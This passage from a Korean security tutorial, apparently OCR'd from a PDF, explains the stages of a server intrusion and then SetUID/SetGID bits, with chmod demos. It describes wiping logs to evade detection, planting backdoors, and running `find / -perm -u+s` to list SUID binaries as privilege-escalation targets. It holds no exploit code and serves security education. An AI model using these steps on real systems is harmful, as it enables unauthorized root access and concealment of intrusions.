19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

그리고 만약 어떤 취약 가능성의 기미가 보인다면, 그 부분에 대한 본격적인 정보수집을 통해 실제 해킹으로의 발전 가능성을 살펴보게 됩니다.

그리고 '해킹 가능할 것 같다!'라는 결론을 얻게되면, 그 다음 단계인 리모트 어택으로 돌입합니다.

"리모트 어택(Remote Attack)"이란, 우리말로 "원격 공격"을 뜻합니다.
일반적으로 우리가 어떤 서버에 접근하려면 "계정(account)"이 존재해야 합니다. 예를 들어, SSH 계정이 있어야 로컬 쉘에 접속할 수 있고, SAMBA 계정이 있어야 공유 폴더에 접속할 수 있으며, FTP 계정이 있어야 파일 서버에 접속할 수가 있으며, MAIL 계정이 있어야 메일 서버에 접속해서 메일을 열람할 수 있단 말입니다.

하지만 리모트 어택(원격 공격)이란, 위와 같은 계정이 있지도 않은 상태에서 마치 계정이 있는 것마냥 서버의 접근 권한을 얻어내는 과정을 말합니다. 즉, 서버를 뚫고 들어가는 과정입니다.

이 과정에서 주로 사용되는 기술은 웹 해킹, 시스템 해킹, 혹은 사회공학적 해킹이 될 수 있습니다. 이들 중 사회공학적 방법은 해킹에 대한 지식이 없는 공격자 혹은 이제 막 해킹에 관심을 갖기 시작한 공격자가 주로 사용하는 기술입니다. (물론 고도의 전략을 가진 능수능란한 해커가 사용하는 기술이기도 합니다.)

대표적이고 매우 고전적인 예는 바로 사용자의 전화번호 정보를 이용하여 패스워드를 추측하는 일입니다.
혹은 그 사람이 사용하는 트위터, 페이스북, 블로그 등에서 정보를 수집하여 패스워드를 추측하거나, 심지어 그 사람에게 직접 전화를 걸어 정보 획득을 시도하는 것도 사회공학적인 해킹 방법 중 하나에 속합니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

다음으로 웹 해킹이란, 웹 서버에서 돌아가는 프로그램의 취약점을 찾아 공격하는 것을 말합니다. 웹 게시판, 자료실, 방명록, 회원가입, 채팅방, 심지어 우편번호 검색기 등 웹에서 돌아가는 모든 것들이 공격의 대상이 될 수 있습니다. 여기서 공격한다라는 말은, 프로그램의 취약점을 발견하여 내부로 접속할 수 있는 통로를 마련한다라는 의미와 같습니다.

그리고 시스템 해킹이란, 파일 서비스(FTP), 메일 서비스(SMTP, POP) 등 웹 이외의 다른 서비스들을 공격하는 것을 말합니다. 웹 해킹과 시스템 해킹을 따로 구분하는 이유는 웹 해킹의 공격 방식과 특성이 기존의 시스템 해킹과는 차이가 나기 때문입니다. 시스템 해킹이 버퍼 오버플로우나 포맷 스트링 등 메모리 기반의 취약점들로 이루어지는 반면, 웹 해킹은 파일 업로드, SQL Injection, Cross Site Script 등 주로 웹 기능상의 논리적인 취약점으로 접근을 합니다. 여기서 논리적인 취약점이란, 언뜻 보기엔 정상적인 기능으로부터 작동 원리상의 취약점을 찾아내 이용하는 것을 말합니다.

하지만 시스템 해킹도 논리적인 취약점으로 접근할 수 있으며, 웹 해킹 취약점 역시 버퍼 오버플로우로부터 야기될 수도 있기 때문에 이 둘을 굳이 나누는 것은 형식적인 면

도 있습니다.

정리하자면, 리모트 어택이란 서버로의 정상적인 접근 계정이 없는 상태에서 서버 혹은 관리자(또는 일반 사용자)의 취약점을 이용하여 서버의 안으로 들어갈 수 있는 접근 권한을 획득해내는 과정을 말합니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

그리고 만약 이 리모트 어택 과정에 버퍼 오버플로우 해킹 기술이 사용된다면, 그것을 리모트 버퍼 오버플로우(Remote Buffer Overflow)라고 부릅니다.

버퍼 오버플로우는 과도한 사용자의 입력으로부터 발생하므로, 만약 어떤 서비스가 클라이언트로부터 입력을 받을 때 그 크기를 제대로 체크하지 않을 경우 리모트 버퍼 오버플로우 취약점이 발생할 수 있습니다.

그리고 버퍼 오버플로우를 일으킨 공격자는 프로그램의 흐름을 변경시켜 원격 쉘을 획득하거나 새로운 계정을 서버에 추가할 수 있습니다.

다음, 세 번째인 로컬 어택(Local Attack) 단계에 대한 설명입니다.
리모트 어택을 통해 얻어낸 권한은 경우에 따라 최고관리자(root) 권한일 수도 있고, 낮은 권한인 일반 사용자 권한일 수도 있습니다.
이는 리모트 어택의 대상이 된 서비스가 어떤 권한으로 작동되고 있었느냐에 따라 결정됩니다.

즉, 최고관리자 권한으로 실행되고 있던 서비스의 취약점을 이용하여 권한을 획득했다면 최고관리자 권한, 반대로 그렇지 않다면 일반사용자 권한을 얻게되는 것입니다. 하지만 요즘엔 보안상의 이유로 대부분의 서비스들이 일반사용자 권한으로 실행되고 있습니다.

만약 리모트 어택을 통해 얻은 권한이 최고 관리자가 아닐 경우엔 로컬 어택이란 과정이 필요해지는데, 로컬 어택(Local Attack)이란, 현재 자신이 가지고 있는 일반 사용자 권한을 최고관리자 권한으로 상승시키는 공격을 말합니다.

로컬 어택 역시 대상이 되는 취약한 프로그램이 있어야 하는데, 주로 SetUID bit가 설정된 파일들, 관리자 권한으로 작동 중인 로컬 서비스들, 시스템 드라이버 파일들, 혹은 커널 자체의 취약점 등이 될 수 있습니다.
이들 중 SetUID bit는 로컬 어택에 있어서 가장 기본적이고 중요한 개념이므로 잠시 후 따로 설명해 드리겠습니다.

그리고 버퍼 오버플로우가 로컬 어택에 사용될 경우, 이를 로컬 버퍼 오버플로우(Local Buffer Overflow)라고 부릅니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우


이렇게해서 로컬 어택까지 마친 후엔, 네 번째 단계인 흔적 삭제 단계로 들어갑니다. 흔적 삭제가 필요한 이유는, 리눅스나 윈도우 2000과 같은 서버급의 운영체제들은 대부분 주요 접속 이벤트들을 로그 파일로 보관하기 때문입니다.

예를 들어, 원격 서비스에 접속한 클라이언트들의 IP 기록이라던지, 그 클라이언트로부터 수신된 주요 데이터들, 그리고 현재 서버에 접속된 사용자 목록 같은 것들이 모두 로그 파일에 남게 됩니다. 이러한 로그 정보들은 서버에 문제가 생기거나 불법 침입을 당했을 경우 관련 기록을 분석하거나 공격자를 역추적하는 용도로 활용됩니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

그렇기 때문에 공격자들은 자동 로그삭제 툴을 이용하거나 혹은 로그 파일들을 통째로 날려버리는 등의 방법을 이용하여 자신의 흔적을 서버에서 제거합니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우



이처럼 서버에 남은 침입 로그들을 삭제하면, 서버 관리자는 서버가 침입 당했다는 사실조차 알지 못하거나, 혹은 오랜 시간이 흐른 후에야 침입 사실을 발견하게 됩니다. 그리고 중요한 단서가 되는 로그가 모두 삭제된 상태이기 때문에, 공격자를 역추적하는 것에 곤란을 겪게 됩니다.

이렇게하여 서버 점령 과정은 사실상 종료되며, 목표를 달성한 공격자는 유유히 서버를 빠져나가게 됩니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

하지만 이 상태에서 서버를 빠져나가면 차후에 몇 가지 귀찮은 문제가 발생할 수 있습니다.

그것은 바로 나중에 다시 이 서버에 들어 올 일이 생길 경우, 지금까지 했던 과정들을 다시 반복해야 한다는 점입니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

즉, 매번 리모트 어택 -> 로컬 어택 -> 흔적 삭제 과정을 반복해야하며, 경우에 따라선 정보수집을 처음부터 다시 해야할 수도 있습니다. 왜냐하면 정기적 보안 패치 혹은 이상한 낌새를 차린 관리자가 서버의 보안을 강화시킬 수도 있기 때문입니다. 이럴 경우엔 추가적인 정보 수집을 통해 또 다른 취약점을 찾아내야 합니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

"느그들 정말 일 이따구로 할끄야!!?"

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

이러한 경우에 대비하여 공격자는 마지막 다섯번째 단계를 통해 “백도어”라는 것을 만들어 놓습니다.
백도어란, 말 그대로 뒷문이란 뜻으로서, 공격에 성공한 해커가 서버로의 재침투를 쉽게 하기 위해 만들어 놓는 비밀통로를 말합니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

이처럼 미리 만들어 놓은 백도어를 이용하면, 여러 단계를 거치지 않고 손쉽게 서버에 다시 접속할 수가 있게 됩니다. 그래서 서버가 불법 침입을 당했을 경우 서버관리자는 취약점 패치, 로그 분석과 더불어 숨겨진 백도어가 없는지를 꼼꼼히 확인하여 공격자의 재침투를 막아야 합니다.

이렇게해서 일반적인 해킹의 5단계에 대해 알아보았습니다.

Section 20

SetUID bit란?

리눅스 및 유닉스 시스템엔 일반사용자가 일시적으로 최고관리자 권한을 얻을 수 있는 매커니즘(작동방식)이 존재합니다.
그 이유는 "일반사용자가 최고관리자 권한을 얻어야만 하는 상황"이 필수적으로 존재하기 때문입니다.

대표적인 예는 바로 일반사용자가 자신의 패스워드를 변경하는 상황입니다.
/etc/passwd와 /etc/shadow와 같이 패스워드와 관련된 중요한 파일들은 최고관리자만이 변경할 수 있게 되어있습니다. 하지만 일반사용자들 역시 패스워드 변경 명령인 /bin/passwd를 통해 위 파일에 포함된 자신의 패스워드를 변경할 수 있는 이유는, 바로 패스워드를 변경할 때엔 일시적으로 최고관리자 권한을 획득하게 되기 때문입니다.

즉, 패스워드 변경에 사용되는 프로그램인 /bin/passwd를 실행하고 있는 순간에는 누구나 최고관리자 권한을 얻게되며, /etc/passwd와 같은 중요한 파일을 수정할 수 있게 됩니다. 그리고 프로그램의 실행이 종료되는 순간에 최고관리자 권한을 반납하게 됩니다.

이와 같은 매커니즘이 바로 SetUID bit라는 것으로 구현되어 있습니다.
SetUID bit란 한마디로 실행 파일에 설정하는 "속성" 중 하나입니다. 이 속성이 부여된 파일은 실행 도중 일시적으로 다른 권한을 가지게 되는 것입니다.

다음과 같이 파일 목록을 출력하는 ls 명령에 -l 옵션을 추가하면 이러한 속성값들을 볼 수 있습니다.

19.리모트 버퍼 오버플로우와 로컬 버퍼 오버플로우

```
$ ls -al /usr/bin/passwd
-r-s--x--x    1 root     root        12244 Feb  8  2000 /usr/bin/passwd
$
```

위에서 가장 좌측의 필드가 파일의 속성을 나타내며, 읽기 권한을 나타내는 r 속성, 쓰기 권한을 나타내는 w 속성, 실행 권한을 나타내는 x 속성 외에 s라는 속성이 네 번째 문자로 나타나고 있는데, 이 s 속성이 바로 SetUID bit가 부여된 파일임을 의미합니다. 이처럼 s 속성이 부여된 모든 실행 파일들은 그 파일의 소유자 권한(위의 예에선 root)으로 작동하게 됩니다.


이처럼 SetUID 매커니즘을 통해 일시적으로 최고관리자 권한을 얻게되는 행위가 보안상의 큰 문제가 되지는 않습니다. 왜냐하면 이와같이 SetUID bit가 설정된 파일들은 실행 도중 할 수 있는 것들에 대한 제약이 크기 때문입니다. 다시말해 영구적으로 최고관리자 권한을 얻는다던지, 시스템에 커다란 영향을 끼치는 등의 행동은 할 수가 없습니다.

하지만 만약 SetUID bit가 설정된 파일에 버퍼 오버플로우 등의 취약점이 존재한다면 얘기가 완전히 달라집니다. 버퍼 오버플로우 취약점을 이용하면 “프로그램의 실행 흐름을 변경” 할 수 있기 때문입니다. 그래서 만약 SetUID bit가 설정된 파일에 버퍼 오버플로우 취약점이 존재한다면, 제한된 기능의 틀에서 벗어나 원하는 다른 명령들을 최고관리자의 권한으로 실행 할 수 있게 됩니다.

친구에게 멋진 아이템을 빌리는 구타
(== SetUID 속성을 통해 일시적으로 높은 권한을 얻게되는 것과 동일)

20.SetUID bit란?

클럽 입장 재도전!



20.SetUID bit란?

무사히 통과!

하지만 조만간 빌린 것들을 친구에게 돌려줘야해.. ㅠ.ㅠ
(== 자신의 원래 권한으로 돌아가는 것과 동일)

Section 21

SetUID 실습해 보기

이번엔 특정 파일에 SetUID bit를 부여하는 실습을 통해 SetUID를 완벽하게 이해해 보겠습니다.

이에 앞서 리눅스 운영체제의 "사용자 권한" 시스템에 대해 알아 볼 것인데, 이미 이에 대해 잘 알고 계시다면 정리하는 차원에서 읽어주시기 바랍니다.

리눅스 안의 모든 사용자들은 자신만의 고유한 권한을 가지게 됩니다.
그리고 이 권한에 따라 서버 내 다른 실행 파일 및 데이터 파일들로의 접근가능 여부가 결정됩니다.

자기 자신 혹은 다른 사람의 권한을 확인하려면, /usr/bin/id라는 명령을 실행하면 됩니다.

```
$ id                    <- 자기 자신의 권한을 확인
uid=500(student) gid=500(student) groups=500(student)
$

$ id root               <- root 사용자의 권한을 확인
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(dis
k),10(wheel)
$
```

리눅스에서 사용자들의 권한 정보는 /etc/passwd 및 /etc/group 파일에 기록됩니다.
그래서 이 id 명령은 실제로 위 두 파일의 정보를 얻어와서 보여주는 역할을 합니다.

21.SetUID 실습해 보기

이처럼 id 명령에 의해 출력된 정보는 세 필드로 나눌 수 있는데, 각각 다음과 같습니다

```
uid=500(student) : 사용자의 고유한 유저 권한을 나타냅니다.
        이 권한은 숫자 형태로 된 uid(user id) 혹은 사용자명 그 자체로
        표시될 수 있습니다.

gid=500(student) : 유저 권한 외에 그룹 권한이라는 것도 존재하는데,
        이것은 여러 사용자들을 하나의 그룹으로 묶어서 관리하고자 할 때
        사용됩니다. 이는 다수의 사용자들에게 동일한 접근 권한 안에서 통제할 때
        유용합니다. 이 gid(group id) 필드는 해당 사용자의 그룹명을 의미하며,
        역시 숫자 형태로 된 gid나 그룹명으로 표시됩니다.
        그리고 다른 사용자들이 이 그룹에 소속될 수 있습니다.

groups=500(student) : 이것은 현재 사용자가 소속된 그룹들을 나열합니다.
        자기 자신은 항상 자신의 그룹명의 멤버로 소속되며,
        설정에 따라 자신 이외의 다른 여러 그룹들에 중복 소속될 수 있습니다.

        위의 id 예제 중 root 사용자는 여러 그룹에 소속되어 있음을 알 수 있습니다.
        참고로 소속 그룹에 대한 정보는 /etc/group 파일에 기록되어 있으며,
        이 역시 최고관리자(root) 권한으로만 편집할 수 있습니다.
```

위와 같은 사용자 권한 정보들은 서버내의 파일들에 접근할 때 권한 체크 목적으로 사용됩니다.
서버내의 파일들 역시 자신만의 고유한 접근 권한을 가지게 되는데, 만약 사용자의 권한이 파일이 요구하는 권한에 부합되지 않으면 파일로의 접근이 금지(Forbidden)됩니다.

다음의 파일을 예제로 살펴봅시다.

```
$ cd 21
$ ls -al test
-rwxrwxr-x   1 student  student    11742 Aug  9  2011 test
$
```

위처럼 ls 명령에 -l 옵션을 붙이게 되면, 파일의 권한 정보를 포함한 상세한 정보가 출력됩니다.

가장 좌측에 표시된 정보인 "-rwxrwxr-x" 필드가 바로 파일의 권한을 나타내며, 이 정보는 다음과 같은 네 부분으로 다시 나눌 수 있습니다.

1. - : 파일과 디렉토리의 구분 필드. 디렉토리일 경우 이 부분이 d라고 표시됩니다.

2. rwx : 이 파일의 소유자, 즉 파일의 주인에 대한 권한을 나타냅니다.
소유자는 세 번째 필드의 student와 매치됩니다. (student student에서 왼쪽)
각각의 영문자들은 세부적인 접근 권한을 나타내는데, r은 읽기 권한, w는 쓰기 권한, 그리고 x는 실행권한을 의미합니다.
즉, student라는 유저 권한을 가지고 있는 사용자는 이 파일을 읽거나, 쓰거나, 실행할 수 있단 의미입니다.

3. rwx : 이 파일의 소유 그룹에 대한 권한을 나타냅니다. 그룹명은 네 번째 필드인 student와 매치됩니다. (student student에서 오른쪽)
즉, student라는 그룹명에 소속된 모든 사용자들에게 해당 권한(rwx)에 적용이 됩니다.

4. r-x : 이것은 이 파일의 소유자와 소유 그룹을 제외한 다른 모든 사용자들에 대한 권한을 나타냅니다.
다른 사용자들이 이 파일을 읽거나(r) 실행하는(x) 것은 가능하지만, w(쓰기) 권한은 없음을 알 수 있습니다.

이번엔 리눅스에 기본으로 설치되어 있는 다른 몇몇 파일들을 예제로 살펴보겠습니다.

```
$ ls -al /var/spool/mail/student
-rw-rw----    1 student  mail         376 Aug  9  2011 /var/spool/mail/student
$
```

=> student 유저 : 읽기, 쓰기 가능
=> mail 그룹에 소속된 유저들 : 읽기, 쓰기 가능
=> 그 외 사용자들 : 아무런 접근 권한이 없음

21.SetUID 실습해 보기

```
$ ls -al /etc/passwd
-rw-r--r--    1 root     root          704 Jul 22  2010 /etc/passwd
$
```

=〉 root 유저 : 읽기, 쓰기 가능
=〉 root 그룹에 소속된 유저들 : 읽기만 가능
=〉 그 외 사용자들 : 읽기만 가능

```
$ ls -al /usr/bin/passwd
-r-s--x--x    1 root     root        12244 Feb  8  2000 /usr/bin/passwd
$
```

=〉 root 유저 : 읽기, 실행 가능

*** 여기서 실행 가능을 나타내는 문자가 x 대신 s인 것에 주목합니다.**
이는 이 파일에 SetUID bit가 설정되어 있음을 나타내며, 이 파일을 실행하는 사용자들은 일시적으로 이 파일의 소유자 권한인 root 권한을 얻게 됨을 의미합니다.

=〉 root 그룹에 소속된 유저 : 실행만 가능
=〉 그 외 사용자들 : 실행만 가능

이렇게해서 "사용자 권한"의 개념을 이해했다면, 이제 다음과 같은 순서로 실습을 진행합니다.

1단계. 다음과 같은 소스코드를 작성합니다.

./21/setuid_test.c

```
int main()
{
        system("/usr/bin/id"); // id 명령 실행을 통해 현재 자신의 권한을 출력함
}
```

2. 컴파일 후 실행을 해봅니다. (즉, setuid 없이 실행)

```
$ gcc -o setuid_test setuid_test.c
$ ./setuid_test
uid=500(student) gid=500(student) groups=500(student)
$
```

이처럼 쉘 명령을 실행시키는 system() 함수에 의해 /usr/bin/id 명령이 실행되었으며, 로그인 계정인 student 권한이 출력된 것을 확인할 수 있습니다.

3. 이번엔 제가 미리 만들어 놓은 /home/student/21/setuid_test2 파일의 권한을 확인합니다.

```
$ ls -al setuid_test2
-rwsr-xr-x    1 root     root        11738 Aug  9  2011 setuid_test2
$
```

setuid_test2의 소스코드는 여러분이 방금 작성한 소스코드와 완전히 동일합니다. 하지만 차이점은 이 파일에 SetUID bit가 설정되어 있다는 사실입니다.

=〉 root 유저 : 읽기, 쓰기, 실행 가능하며, 이 파일을 실행하는 사용자들은 일시적으로 root 권한을 얻게 됨
=〉 root 그룹에 소속된 유저 : 읽기, 실행 가능
=〉 그 외 사용자들 : 읽기, 실행 가능

4. 위 파일을 실행해 봅니다. (즉, setuid가 걸린 파일을 실행)

```
$ ./setuid_test2
uid=500(student) gid=500(student) euid=0(root) groups=500(student)
$
```

21.SetUID 실습해 보기

그 결과 euid=0(root)라는 새로운 권한 정보가 추가된 것을 볼 수 있는데, 이처럼 SetUID bit를 통해 일시적으로 다른 권한을 얻게 될 경우에 사용자의 id는 uid와 euid로 나뉘어지게 됩니다.

> uid는 real id를 의미하며, SetUID bit를 통해 새로운 권한을 얻기 전의 원래 권한을 나타냅니다.
>
> euid는 effective id를 의미하며, SetUID bit를 통해 새로 얻게 된 권한을 나타냅니다.

이처럼 원래의 권한과 새로운 권한이 각각 존재하는 이유는, 경우에 따라선 원래의 권한을 알아야 할 필요성이 생기기 때문입니다. (이에 대해서도 심화편에서 다루도록 하겠습니다.)

이와같이 새로 얻게 된 id가 root가 되었다는 것은 사용자의 권한이 일시적으로 root가 되었다는 말입니다.
이는 파일의 소유자가 root이며, 이 root의 권한으로 SetUID 속성이 설정되어 있기 때문입니다.

하지만 프로그램이 종료된 후 다시 id 명령을 실행해 보면 원래 권한으로 돌아갔음을 알 수 있습니다.

```
$ id
uid=500(student) gid=500(student) groups=500(student)
$
```

이처럼 SetUID bit로 인한 권한 상승은 "그 프로그램이 실행 중일 때"까지만 유효합니다.

참고로 이전의 예에서 유저 권한만 root가 되고 그룹 권한은 그대로 student인 이유는, 그룹 권한엔 SetUID bit가 설정되어있지 않았기 때문입니다.

반면에 같은 디렉토리에 들어있는 setgid_test 파일은 그룹 권한에만 SetUID bit가 설정되어 있습니다. 이처럼 그룹 권한에 SetUID 속성이 부여된 경우엔 SetUID가 아닌, SetGID(set group id)라고 부릅니다.

```
$ ls -al setgid_test
-rwxr-sr-x    1 root     root       11737 Aug  9  2011 setgid_test
$
```

5. setgid_test를 실행해 봅니다. (setgid가 걸린 파일을 실행)

```
$ ./setgid_test
uid=500(student) gid=500(student) egid=0(root) groups=500(student)
$
```

이처럼 그룹 권한이 일시적으로 root가 되었음을 알 수 있습니다.
만약 유저와 그룹 권한 모두가 root가 되려면 파일에 SetUID와 SetGID를 속성을 모두 부여하면 됩니다.

Section 22

SetUID, SetGID bit를 설정하는 방법

파일에 SetUID 혹은 SetGID bit를 설정하려면 /usr/bin/chmod 명령을 사용하면 됩니다. chmod는 change mode의 약자입니다.

1. USER에 SetUID bit 부여하기

```
$ chmod u+s test
$ ls -al test
-rwsrwxr-x   1 student  student    11742 Aug  9 21:19 test
$
```

2. USER에 부여된 SetUID bit 제거하기

```
$ chmod u-s test
$ ls -al test
-rwxrwxr-x   1 student  student    11742 Aug  9 21:19 test
$
```

3. GROUP에 SetGID bit 부여하기

```
$ chmod g+s test
$ ls -al test
-rwxrwsr-x   1 student  student    11742 Aug  9 21:19 test
$
```

4. GROUP에 부여된 SetGID bit 제거하기

```
$ chmod g-s test
$ ls -al test
-rwxrwxr-x    1 student  student     11742 Aug  9 21:19 test
$
```

5. SetUID와 SetGID bit를 모두 부여하기

```
$ chmod ug+s test
$ ls -al test
-rwsrwsr-x    1 student  student     11742 Aug  9 21:19 test
$
```

혹은 그냥

```
$ chmod +s test
$ ls -al test
-rwsrwsr-x    1 student  student     11742 Aug  9 21:19 test
$
```

6. SetUID와 SetGID bit를 모두 제거하기

```
$ chmod ug-s test
$ ls -al test
-rwxrwxr-x    1 student  student     11742 Aug  9 21:19 test
$
```

혹은 그냥

22.SetUID, SetGID bit를 설정하는 방법

```
$ chmod -s test
$ ls -al test
-rwxrwxr-x    1 student  student     11742 Aug  9 21:19 test
$
```

내 서버에서 SetUID bit가 부여된 파일들 찾아보기

```
$ find / -perm -u+s 2> /dev/null
...
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/inndstart
/usr/bin/rnews
/usr/bin/startinnfeed
/usr/bin/suidperl
/usr/bin/sperl5.00503
/usr/bin/lpq
/usr/bin/lpr
/usr/bin/lprm
/usr/bin/nwsfind
/usr/bin/passwd
/usr/bin/procmail
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
...
```

내 서버에서 SetGID bit가 부여된 파일들 찾아보기

```
$ find / -perm -g+s 2> /dev/null
...
/usr/lib/emacs/20.5/i386-redhat-linux-gnu/movemail
/usr/bin/wall
/usr/bin/inews
/usr/bin/lpq
/usr/bin/lpr
/usr/bin/lprm
/usr/bin/man
/usr/bin/minicom
/usr/bin/lockfile
/usr/bin/procmail
/usr/bin/slocate
/usr/bin/write
/usr/bin/cu
/usr/bin/uuname
...
```

내 서버에서 SetUID와 SetGID bit가 모두 부여된 파일들 찾아보기

```
$ find / -perm -ug+s 2> /dev/null
/usr/bin/lpq
/usr/bin/lpr
/usr/bin/lprm
/usr/bin/procmail
/usr/bin/cu
/usr/bin/uuname
/usr/sbin/sendmail
/usr/sbin/uucico
/usr/sbin/uuxqt
/sbin/dump
/sbin/restore
$
```

22.SetUID, SetGID bit를 설정하는 방법

[find 명령 옵션들의 의미]

/ : 파일 검색을 시작 할 대상 디렉토리명을 지정합니다.
-perm : 다음에 명시되는 권한을 기준으로 검색을 합니다.
-u+s : user에 SetUID가 부여된 권한을 의미합니다.
-g+s : group에 SetGID가 부여된 권한을 의미합니다.
* 권한 앞에 -를 붙이면 해당권한을 포함하는 모든 파일들을 검색합니다.

SetUID 속성에 의해 일시적으로나마 root 권한이 될 수 있다는 점은 굉장히 매력적입니다. 그러나 문제는 시간이 지나고 프로그램이 종료되면 본래의 보잘 것 없는 권한으로 되돌아간다는 사실입니다.

하지만 일시적으로 얻은 root 권한을 계속 유지할 수 있는 방법이 있습니다. 그 방법이 바로 "로컬 어택(Local Attack)"입니다.

대표적인 로컬 어택 방법은 SetUID 속성이 부여된 파일들 중에서 취약점을 찾아내는 겁니다. 즉, find 명령으로 찾아낸 많은 SetUID가 걸린 파일들 중 단 하나에라도 취약점이 존재한다면 우리는 root 권한을 지속적으로 유지할 수가 있습니다.

예를 들어, 어떤 파일에 버퍼 오버플로우 취약점이 있다면 "리턴 어드레스 변조를 통해 실행 흐름을 변화시킬 수" 있고, 이렇게 변화된 실행 흐름을 이용하여 root 권한의 백도어를 생성하거나 root 권한의 shell을 실행 할 수 있다는 말입니다.

실습 서버인 Redhat 6.2엔 수 많은 SetUID 파일들이 존재합니다. 하지만 이들을 대상으로 하기엔 아직 우리의 능력이 부족합니다. 그렇기 때문에 쉬운 공격 대상을 임의로 설정한 후에 그것을 공격하는 것이 목표입니다.

Section 23

특명 : 최고관리자 권한 “root”를 획득하라!

드디어 출격 준비 완료!!

여기까지 오시느라 수고하셨습니다!
